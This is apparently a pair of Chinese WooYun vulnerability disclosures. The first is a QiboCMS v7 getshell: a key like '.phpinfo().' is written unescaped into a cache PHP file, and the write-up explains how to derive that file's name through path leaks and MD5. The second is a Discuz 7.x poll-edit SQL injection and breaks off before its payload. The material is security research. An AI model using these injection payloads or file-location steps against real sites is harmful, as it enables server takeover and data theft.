
P.S. 狗哥 能否送我个邀请码/hx

详细说明

全局过滤函数


```
function Add_S($array){
    foreach($array as $key=>$value){
        if(!is_array($value)){
            @eregi("['\\\"&]+",$key) && die('ERROR KEY!');
            $value=str_replace("&#x","& # x",$value);    //过滤一些
            $value=preg_replace("/eval/i","eva l",$value);    //过
            !get_magic_quotes_gpc() && $value=addslashes($value);
            $array[$key]=$value;
        }else{
            $array[$key]=Add_S($array[$key]);
        }
    }
    return $array;
}
```

看似修复得很完美 可是呢。



被匹配出

当像下图这样提交的时候 匹配的key是asd 那么就不会被匹配出 就不会被过滤。



在label_module.php中 这里无需登录任何

```
else
{
    foreach($label AS $key=>$value)
    {
        var_dump ($value);exit;
        //如果是新标签时,即为数组array(),要清空
        if(is_array($value))
        {
            $label[$key]='';
        }
    }
    //写缓存
    if( (time()-filemtime($FileName))>($webdb[label_cache_time]*60)
        $_shows="<?php\r\n\$haveCache=1;\r\n";
        foreach($label AS $key=>$value){
            $value=addslashes($value);
            $_shows.="\$label['$key']=stripslashes('$value');\r\n",
        }
        write_file($FileName,$_shows.'?>');
    }
}
```

由于qibo是

```
foreach($_POST AS $_key=>$_value){

    !ereg("^\_[A-Z]+",$_key) && $$_key=$_POST[$_key];

}

foreach($_GET AS $_key=>$_value){

    !ereg("^\_[A-Z]+",$_key) && $$_key=$_GET[$_key];

}
```

所以这变量$label 可以直接控制。

然后循环出来 数组中的key 和 value 都直接写入到了缓存文件中。

这里由于value 全局的函数 会受到第一次转义 $value=addslashes($value);


这里又经过了第二次转义 那么就是a\\'


"$label['$key']=stripslashes('$value');\r\n"

写入时候的代码 就看有个stripslashes 其实是不会被执行的 而就是把stripslashes写入到文件当中。

这时候只有来利用key 由于在全局的过滤函数中没对key做addslashes(也不能做addslashes) 所以不会被转义 而且结合上面的 就直接绕过了。


当写入到文件中的时候是这样的。





key中直接含单引号 被匹配到然后退出了。

结合上面的方式绕过。



这时候写入的代码为 $label['asd'']=stripslashes('');

后面的stripslashes('') 为啥是空的了呢

如果不是空的还能利用转义符来搞。

因为我们这样提交index.php?label[asd'][asd]=asda' 这样的那么他的value是数组

```
if(is_array($value))
        {
            $label[$key]='';
        }
```

就清空了。

一开始我一直在纠结如果闭合之前的这个[我就需要提交一个yu']# 类似这样的

可是写入的是数组中的key 如果要在key中写入]的话 那么就成了

http://**.**.**.**/qibov7/index.php?label[asd']][asd]=asda'


就成了[asd']] 这样 那么提交的] 和之前[闭合 然后key就还是asd'

然后就一直在这纠结这个问题。。

后面问了问P神 尼玛 瞬间给我解决。

P神给的['a'."${phpinfo()}".''] 利用双引号的二次解析来Getshell

那么就让我们的key为a'."${phpinfo()}".' 这个就行了 不含]




测试一下能不能执行




Parse error: syntax error, unexpected '(' in **D:\ApmServ\www\htdocs\qibov7\cache\label_cache\index_1_0_0_0_0_82e4a.php** on line **3**

竟然报错了？这里我们用一下错误抑制符

那么也就是'a'."[]()}".'] 提交的key为a'."()}".'





成功执行。

后面我再简化了一下其实是不需要用到双引号的二次解析的

['.phpinfo().'] 提交的key为'.phpinfo().' 依旧可以直接执行

之前的思维一直就是想着去闭合。唉。

内容可以搞定了 这里我们再来看一下文件名是咋来的

```
$FileName=ROOT_PATH."cache/label_cache/";
    if(!is_dir($FileName)){
        makepath($FileName);
    }
    $FileName.=(ereg("\.php",basename($WEBURL))?preg_replace("/\.pl
```

首先目录cache/label_cache/

再来看文件名

*".intval($ch)."*'".intval($ch*pagetype)."*'".intval($ch*module)."*'".intval($ch*fid)."*'".intval($c ity*id)."*.substr(md5(getTpl("index",$chdb[main_tpl])),0,5).".php"

就是经过一系列的转整 除开$ch 为1 其他的那些变量 我们都没去定义 那么intval 后为0

那么就是index_1_0_0_0_0_substr(md5(getTpl("index",$chdb[main_tpl])),0,5).php

来看一下这个 getTpl("index",$chdb[main_tpl])

这个其实就是模版地址 网站的绝对路径+默认模版地址

这里用到了网站的绝对路径 所以我们要找一个可以泄漏绝对路径的。

会泄漏绝对路径的地方很多 我随便贴两处把

http://**.**.**.**/data/label_hf.php

http://**.**.**.**//do/fontimg.php

http://**.**.**.**//hack/gather/inc/show_system_fid.php

以为本地测试为例



Fatal error: Call to undefined function En_TruePath() in **D:\ApmServ\www\htdocs\qibov7\data\label_hf.php** on line **3**

D:\ApmServ\www\htdocs\qibov7\data\label_hf.php

那么网站的绝对路径就为 D:\ApmServ\www\htdocs\qibov7

再加上默认模版路径/template/default/index.htm


那就是 D:\ApmServ\www\htdocs\qibov7/template/default/index.htm

对这个进行md5一次 得到82e4a1041f04d2edb779e87b37623786

然后他这里是substr(md5(getTpl("index",$chdb[main_tpl])),0,5)取前5位

那么就是82e4a 再拼凑起来

那么就得到 cache/label_cache/index_1_0_0_0_0_82e4a.php




找文件的第二种方法

在windows iis下可以利用短文件名来猜解

如果windows apache的话 那就更简单了

直接cache/label*cache/index*~1.php



直接就可以了。

当然 5位 也可以尝试爆破一下嘛 哈哈。

漏洞证明

见上面把。

修复方案

这个我也不太清楚了 你们自己好好思考思考把。

这个文件 每个开源的系统中都有。

每个都要修改。

WooYun-2014-71516：Discuz 5.x 6.x 7.x 前台SQL注入漏洞一枚

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-071516

简要描述

自从补课补完了 感觉自己都完全荒废了。 睡觉 看电视 看小说。 唉。

得开始努力学习考大学 哦也。

看到map牛 发了几个dz7.2的 也看到还在更新 我也就看了看 前台注入一枚, 也都知道 如果ucenter 和 DZ 在一个裤里面的话就可以拿到uc_key 拿到uc_key了 然后……。 很简单的一个洞。

详细说明


http://**.**.**.**/Discuz/7.2/Discuz_7.2_SC_GBK.zip

刚在官网下的这个。

首先说一下 这洞需要有权限发布投票才行 刚注册的会员是不能发布投票的

我看了下默认发布投票需要的权限 需要从注册会员开始才有发布投票的权限





看了一下注册会员所需要的积分是50分

50分 上传个头像 做个任务就差不多了(所以狗哥 这不算限制条件把?)

在post.php中

从263行开始 也就是最后的那几行

```
if($action == 'newthread') {
    ($forum['allowpost'] == -1) && showmessage('forum_access_disal
    require_once DISCUZ_ROOT.'./include/newthread.inc.php';
} elseif($action == 'reply') {
    ($forum['allowreply'] == -1) && showmessage('forum_access_disal
    require_once DISCUZ_ROOT.'./include/newreply.inc.php';
} elseif($action == 'edit') {
    ($forum['allowpost'] == -1) && showmessage('forum_access_disal
    require_once DISCUZ_ROOT.'./include/editpost.inc.php';
} elseif($action == 'newtrade') {
    ($forum['allowpost'] == -1) && showmessage('forum_access_disal
    require_once DISCUZ_ROOT.'./include/newtrade.inc.php';
}
```

包含了这么多文件进来 我找了这个文件看了起来include/editpost.inc.php

然后在include/editpost.inc.php 第272行左右

```
if($thread['special'] == 1 && ($alloweditpoll || $isorigauthor) &&
                $pollarray = '';
                $pollarray['options'] = $polloption;
                if($pollarray['options']) {
                    if(count($pollarray['options']) > $maxpolloptic
                        showmessage('post_poll_option_toomany');
                    }
                    foreach($pollarray['options'] as $key => $value
                        if(!trim($value)) {
                            $db->query("DELETE FROM {$tablepre}pol
                            unset($pollarray['options'][$key]);
                        }
                    }
                    $polladd = ', special=\'1\'';
```

foreach($pollarray['options'] as $key => $value) {

这里直接把数组中的key带入到了delete查询当中。

再来看一下dz的全局文件

```
foreach(array('_COOKIE', '_POST', '_GET') as $_request) {
    foreach($$_request as $_key => $_value) {
        $_key{0} != '_' && $$_key = daddslashes($_value);
    }
}
```

```
function daddslashes($string, $force = 0) {
    !defined('MAGIC_QUOTES_GPC') && define('MAGIC_QUOTES_GPC', get_
    if(!MAGIC_QUOTES_GPC || $force) {
        if(is_array($string)) {
            foreach($string as $key => $val) {
                $string[$key] = daddslashes($val, $force);
            }
        } else {
            $string = addslashes($string);
        }
    }
    return $string;
}
```

这里先判断了gpc是否开启 如果没有开启 就用addslashes再来转义

这里对数组中的value进行转义 key无过滤。

```
$db->query("DELETE FROM {$tablepre}polloptions WHERE polloptionid=
```

所以再进行这个查询的时候 我们就可以引入单引号了。

在执行循环之前有一个条件


if($thread['special'] == 1 && ($alloweditpoll || $isorigauthor) && !empty($polls))

这里($alloweditpoll || $isorigauthor) $isorigauthor判断是不是你是作者 如果你编辑的是你的文章的话 肯定是true。 $polls 这个直接就可以控制。

$thread['special'] == 1 之前我一直在纠结这个是啥东西。。

后面看了看发文章的时候的代码 这个$thread['special'] == 1代表的就是发布的是投票。

那如果我们自己发布一个投票 然后再编辑 就可以进入这里了。




首先发布一个投票。 发布完后 再点击编辑。

然后再抓一下包。


这里我输出了一下

```
$polladd = '';
            if($thread['special'] == 1 && ($alloweditpoll || $isor
                $pollarray = '';
                $pollarray['options'] = $polloption;
            var_dump ($polloption);exit;//输出
```



我擦 一看竟然已经有值了?

在这里我本来已经准备放弃了，但是还是抱着试一试的态度 在url写了这个



发现还是可以控制 而且单引号 理所应当的没有被转义。


那不是就可以注入了吗? 构造一下语句。

```
if(!trim($value)) {

                    $db->query("DELETE FROM {$tablepre}pol
```

